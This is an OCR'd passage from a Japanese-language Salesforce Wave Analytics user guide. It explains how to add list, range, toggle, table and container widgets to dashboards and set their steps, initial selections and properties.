
e. リストを展開して、より多くの値を表示するには、ウィジェットのサイズを大きくします。



メモ: リストを展開しない場合、ユーザがダッシュボードを表示したときにはドロップダウン矢印を選択してリスト内の値を表示できます。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。

   [ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。

   プロパティを設定すると、変更がウィジェットに直ちに反映されます。

6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。
   このステップに、単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定などを設定できます。また、リストの各値の横に基準を表示するかどうかも指定できます。

7. ユーザがダッシュボードを開いたときに適用される初期選択を設定するには、 をクリックして、[初期検索条件を選択] をクリックします。
   初期選択は、グラフ、日付、リスト、切り替え、範囲ウィジェットで実行できます。たとえば、棒グラフの棒を選択して、初期検索条件に設定できます。棒グラフの基本的なステップがファセットされている場合は、ステップがファセットされた他のウィジェットも初期選択に基づいて絞り込まれます。ダッシュボード閲覧者は表示中に、グラフの選択を変更して、結果を異なる方法で絞り込むことや、検索条件をまとめて削除することができます。

   メモ: 初期検索条件を選択している場合を除き、ユーザがダッシュボードを開いたときにこのウィジェットで選択が行われることはありません。ステップで選択が必須と設定されている場合は、初期検索条件を選択します。選択が必須と設定されていない場合は、検索条件リストの最初の値が使用されます。

8. ダッシュボードへの変更をプレビューするには、 をクリックします。

9. ダッシュボードへの変更を保存するには、 をクリックします。

   重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。


関連トピック:

- ダッシュボードのウィジェットプロパティ
- ダッシュボードのステップのプロパティ
- Wave ダッシュボードデザイナでのステップの作成

範囲ウィジェットの追加による基準に基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、基準に基づいてWaveダッシュボードの結果を絞り込めるようにするには、範囲ウィジェットを使用します。たとえば、範囲ウィジェットを使用して、金額が 10 万ドル～ 90 万ドルの間の商談のみを表示できます。

範囲ウィジェットには、1 つの基準を含みグルーピングを含まないステップが必要です。選択された範囲が基準の値に適用されます。ウィジェット内に表示される範囲は、基準の最小値から最大値までです。




このウィジェットで選択を行うと、ステップがファセットされた他のウィジェットの結果が絞り込まれます。単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定など、このウィジェットのステップを設定できます。また、ダッシュボードを開いたときに適用される初期選択も設定できます。ダッシュボードを閲覧中に、選択を元に戻すことや、結果を異なる方法で絞り込むことができます。

メモ: このウィジェットで他のウィジェットを絞り込めるようにするには、そのステップのファセットを有効にする必要があります。

1. 範囲ウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。

   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
      [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。

      メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。



b. 検索条件を適用するデータセットを選択します。


c. 絞り込みの基準となる基準項目を選択します。

d. 必要に応じて、[絞り込み] をクリックして結果を絞り込みます。
複数の検索条件を追加できます。

e. ウィジェットにこのステップを追加するには、[作成] をクリックします。
このステップがステップパネルに追加されます。ウィジェットの範囲は、基準項目の最小値から最大値までです。ウィジェットに選択は適用されません。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。

[ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
   プロパティを設定すると、変更がウィジェットに直ちに反映されます。
6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。
   このステップに、単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定などを設定できます。
7. ユーザがダッシュボードを開いたときに適用される初期選択を設定するには、 ... をクリックして、[初期検索条件を選択] をクリックします。
   初期選択は、グラフ、日付、リスト、切り替え、範囲ウィジェットで実行できます。たとえば、棒グラフの棒を選択して、初期検索条件に設定できます。棒グラフの基本的なステップがファセットされている場合は、ステップがファセットされた他のウィジェットも初期選択に基づいて絞り込まれます。ダッシュボード閲覧者は表示中に、グラフの選択を変更して、結果を異なる方法で絞り込むことや、検索条件をまとめて削除することができます。

   メモ: 初期検索条件を選択している場合を除き、ユーザがダッシュボードを開いたときにこのウィジェットで選択が行われることはありません。ステップで選択が必須と設定されている場合は、初期検索条件を選択します。選択が必須と設定されていない場合は、検索条件リストの最初の値が使用されます。
8. ダッシュボードへの変更をプレビューするには、 をクリックします。
9. ダッシュボードへの変更を保存するには、 をクリックします。

   重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。


関連トピック:

- ダッシュボードのウィジェットプロパティ
- ダッシュボードのステップのプロパティ
- Wave ダッシュボードデザイナでのステップの作成

切り替えウィジェットの追加によるディメンションに基づいたダッシュボード結果の絞り込み

ダッシュボード閲覧者が、日付またはディメンションに基づいて Wave ダッシュボードの結果を絞り込めるようにするには、切り替えウィジェットを使用します。たとえば、切り替えウィジェットを使用して、特定のレコードタイプに基づいて結果を表示できます。

切り替えウィジェットには、ディメンションに基づく1つのグルーピングを含むステップが必要です。グルーピングの値は切り替えオプションとして表示されます。



メモ: また、静的ステップを作成して、切り替えウィジェットの値のカスタムリストを指定することもできます。詳細は、「カスタム値を使用する静的ステップの作成」を参照してください。

このウィジェットで選択を行うと、ステップがファセットされた他のウィジェットの結果が絞り込まれます。単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定など、このウィジェットのステップを設定できます。また、ダッシュボードを開いたときに適用される初期選択も設定できます。ダッシュボードを閲覧中に、選択を元に戻すことや、結果を異なる方法で絞り込むことができます。


メモ: このウィジェットで他のウィジェットを絞り込めるようにするには、そのステップのファセットを有効にする必要があります。

1. 切り替えウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。


   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。

[データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。


メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。



b. 検索条件を適用するデータセットを選択します。
c. 絞り込みの基準となる日付項目またはディメンション項目を選択します。
d. 必要に応じて、[絞り込み] をクリックして結果を絞り込みます。
   複数の検索条件を追加できます。
e. ウィジェットにこのステップを追加するには、[作成] をクリックします。
   このステップがステップパネルに追加されます。ウィジェットに選択は適用されません。




f. 必要に応じて、すべての切り替えオプションの表示名が表示されるようにウィジェットのサイズを大きくします。



4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。

   [ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。

   プロパティを設定すると、変更がウィジェットに直ちに反映されます。

6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。

   このステップに、単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定などを設定できます。

7. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。

   このステップに、単一選択または複数選択の受け入れや、選択が省略可能か必須かの指定などを設定できます。また、切り替えオプションに基準を表示するかどうかも指定できます。

8. ユーザがダッシュボードを開いたときに適用される初期選択を設定するには、 をクリックして、[初期検索条件を選択] をクリックします。

   初期選択は、グラフ、日付、リスト、切り替え、範囲ウィジェットで実行できます。たとえば、棒グラフの棒を選択して、初期検索条件に設定できます。棒グラフの基本的なステップがファセットされている場合は、ステップがファセットされた他のウィジェットも初期選択に基づいて絞り込まれます。ダッシュボード閲覧者は表示中に、グラフの選択を変更して、結果を異なる方法で絞り込むことや、検索条件をまとめて削除することができます。

   メモ: 初期検索条件を選択している場合を除き、ユーザがダッシュボードを開いたときにこのウィジェットで選択が行われることはありません。ステップで選択が必須と設定されている場合は、初期

検索条件を選択します。選択が必須と設定されていない場合は、検索条件リストの最初の値が使用されます。

9. ダッシュボードへの変更をプレビューするには、 をクリックします。
10. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:

- ダッシュボードのウィジェットプロパティ
- ダッシュボードのステップのプロパティ
- Wave ダッシュボードデザイナでのステップの作成

テーブルウィジェットの追加によるレコード詳細の表示と計算列の作成

Wave ダッシュボードにレコードレベルの詳細を表示するには、テーブルウィジェットを使用します。たとえば、ダッシュボードにケースがクローズするまでの平均期間を表示できます。さらに、どのケースが最も長い間オープンになっているかを表示するには、テーブルを追加します。また、テーブルウィジェットを含めることによって、値を計算して新しい列として表示できます。


テーブルウィジェットには、テーブルに含める列を指定するステップが必要です。ステップは、値テーブルを作成するか比較テーブルを作成するかによって異なります。値テーブルでは、データセット項目が列として表示されます。どの項目を表示するかを選択できます。比較テーブルでは、テーブル内にある列に基づいて計算された項目が表示されます。

メモ: デフォルトでは、テーブルウィジェットには最大 100 件のレコードが表示されます。最大 10,000 件のレコードまで表示できます。レコード数を増やすには、SAQL クエリの `limit` パラメータを変更します。SAQL クエリについての詳細は、『Wave Analytics SAQL リファレンス』を参照してください。

1. テーブルウィジェットをダッシュボードキャンバスにドラッグします。
2. ウィジェットの既存のステップを使用するには、ステップパネルからステップをドラッグして、ウィジェットの上に配置します。

   ステップパネルが表示されない場合は、ダッシュボードヘッダーをクリックして表示します。
3. ステップを作成する手順は、次のとおりです。
   a. ウィジェット内のボタンをクリックして、ウィザードを開きます。
   [データセットを選択] 画面が表示され、データセットが最後に使用した順に示されます。

   メモ: 代わりに棒グラフをエクスプローラに表示する場合は、Wave でウィジェットの前回のステップの作成に使用したデータセットが選択されます。異なるデータセットを使用するには、エクスプローラモーダルを閉じ、ステップパネルの [ステップを作成] をクリックします。



b. テーブルに含める列が含まれるデータセットを選択します。
エクスプローラに棒グラフが表示され、[行数] 基準が示されます。

c. テーブルにどの列を追加しているかを確認しやすくするには、 をクリックしてグラフの種類を値テーブルまたは比較テーブルに変更します。
計算列を追加する場合は、比較テーブルを使用します。比較テーブルに、データセット項目を列として表示することもできます。テーブルの列としてデータセット項目のみを表示する場合は、値テーブルを使用します。値テーブルに計算列を追加することはできません。


d. テーブルに列を追加します。
比較テーブルの作成についての詳細は、「比較テーブルを使用した計算列の作成」を参照してください。

e. 必要に応じて、[絞り込み] をクリックしてテーブルに含めるレコードを絞り込みます。
複数の検索条件を追加できます。

f. [保存] をクリックします。
ウィジェットのテーブルに結果が表示されます。このステップがステップパネルに追加されます。

4. ウィジェットおよびステップのプロパティを変更するには、ウィジェットをクリックします。
[ウィジェット]パネルでは、ウィジェットプロパティがセクションごとにグループ化されます。そのため、一部のプロパティを見落とすことがありません(一部のセクションがデフォルトで折りたたまれている可能

性があります)。セクションを展開するまたは折たたむには、セクションヘッダーの横にある矢印をクリックします。



5. ウィジェットの外観をカスタマイズするには、ウィジェットプロパティを設定します。
6. ステップのプロパティを表示および設定するには、パネルの [ステップ] をクリックします。
7. ダッシュボードへの変更をプレビューするには、 をクリックします。
8. ダッシュボードへの変更を保存するには、 をクリックします。

重要: 保存せずにダッシュボードを閉じると、変更内容が失われます。

関連トピック:

- ダッシュボードのウィジェットプロパティ
- ダッシュボードのステップのプロパティ
- Wave ダッシュボードデザイナでのステップの作成

コンテナウィジェットの追加によるダッシュボードのセクションの作成


Waveダッシュボードのセクションは、関連するウィジェットをグループ化するために使用します。たとえば、コンテナウィジェットを使用してダッシュボードの左側に検索条件パネルを作成し、すべての検索条件選択ウィジェットを格納できます。検索条件パネルをダッシュボードの他の部分から区別するために、コンテナに背景色と境界線を適用できます。コンテナを移動すると、コンテナに含まれたウィジェットもスペースや配置を維持したままで移動します。

コンテナウィジェット内には、別のコンテナウィジェット以外の任意のウィジェットを配置できます。

1. コンテナウィジェットをダッシュボードキャンバスにドラッグします。

空のコンテナが表示されます。

2. 他のウィジェットをコンテナ内にドラッグします。
   より多くのウィジェットを配置できるようにコンテナのサイズを大きくすることができます。
3. ウィジェットのプロパティを変更するには、ウィジェットをクリックします。
